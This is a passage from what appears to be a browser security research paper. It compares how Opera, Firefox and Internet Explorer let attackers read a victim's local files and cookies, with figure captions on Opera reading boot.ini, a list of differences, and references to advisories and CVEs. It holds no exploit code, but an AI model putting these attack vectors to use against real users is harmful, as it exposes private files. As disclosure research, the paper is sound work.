


Figure 7 – Opera handling an HTML file served with Content-disposition: attachment




Figure 8 – Opera rendering the previous file after pressing "Open". The code included is showing the contents of the local boot.ini file.

Opera is more cautious than *Internet Explorer* regarding SMB links: it will not trigger the SMB requests unless the page originating the requests is in the local machine.

The same as *Mozilla Firefox*, *Opera* neither has built-in support for *ActiveX controls,* meaning less risks when opening local HTML files.

Spotting the differences

Despite these attack vectors pointed to similar goals (accessing the victims' local files, or other private information such as cookies), the issues exploited are quite different:

- *Opera* is exploitable because it stores in the local disk the HTML files served with *Content-disposition: attachment* without properly warning the user nor limiting these downloaded files access capabilities (such as the *Mozilla Firefox* same-origin policy for *file://* URLs)
- Both of the exposed vectors for *Mozilla Firefox* and *Opera* prompt users to open a silently downloaded HTML file (unlike the vectors exposed for *Internet Explorer*, requiring no user interaction but visiting a page)
- *Internet Explorer* is exploitable mainly because of some design errors, being the most critical considered by *Microsoft* itself as *impossible to solve*
- Some of the *Internet Explorer* features discussed in this document are not valid for other browsers

References

1) Browser Security Handbook, by Michal Zalewski
http://code.google.com/p/browsersec/wiki/Main

2) About URL Security Zones
http://msdn2.microsoft.com/en-us/library/ms537183.aspx

3) MIME Type Detection in Internet Explorer
http://msdn.microsoft.com/en-us/library/ms775147(VS.85).aspx

4) Internet Explorer Security Zone Restriction bypass (CORE-2008-0826)
http://www.coresecurity.com/content/ie-security-zone-bypass

5) Internet Explorer Zone Elevation Restrictions Bypass and Security Zone Restrictions Bypass (CORE-2008-0103)
http://www.coresecurity.com/content/internet-explorer-zone-elevation

6) Internet Explorer Security Zone restrictions bypass (CORE-2009-0625)
http://www.coresecurity.com/content/internet-explorer-dynamic-object-tag

7) CVE-2009-1140
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-1140

8) CVE-2008-1448
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-1448

9) Internet Explorer Network Protocol Lockdown
http://technet.microsoft.com/en-us/library/cc737488%28WS.10%29.aspx

10) Arbitrary domain cookie access from content loaded via local file
https://bugzilla.mozilla.org/show_bug.cgi?id=491801